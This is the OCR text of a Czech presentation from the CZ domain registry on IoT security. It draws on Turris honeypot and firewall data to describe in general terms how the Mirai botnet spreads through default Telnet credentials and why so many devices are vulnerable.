Bezpečnost IoT zařízení

Bedřich Košata • bedrich.kosata@nic.cz • 3. 12. 2016

CZ DOMAIN REGISTRY

Zdroj dat

- Honeypot pro Telnet na ~1200 Turrisech
  - jméno/heslo, čas, IP adresa
- Firewallové logy z Turrisů
  - čas, IP adresa, port
- Data od kolegů
  - PCAP záznamy z provozu kamery, atp.
- Veřejně dostupná data

Botnet Mirai

- Skládá se z milionů “chytrých” zařízení
  - CCTV kamery, online DVR, routery, …
- Zdroj masivních DDoS útoků
  - 500 Gbps a více
- Celosvětově rozšířený
  - nejaktivnější v Asii a Jižní Americe


Jak se Mirai šíří?

- Zkouší se připojit na Telnet (porty 23 a 2323)
- Testuje malý slovník kombinací výchozích jmen a hesel
- Po úspěšném průniku se spustí malware
  - zabije proces obsluhující Telnet
  - Malware se neukládá, je pouze rezidentní
- Nakažené zařízení okamžitě napadá další


Proč je tolik zařízení napadnutelných?

- Nastavení kamery pro vzdálený přístup doporučuje port-forwarding pro port 23->23
- Většina uživatelů nemění heslo
- U některých zařízení to pro Telnet ani **není možné!**


Naše analýza




Nově útočící IP adresy




Útočníci podle produktu



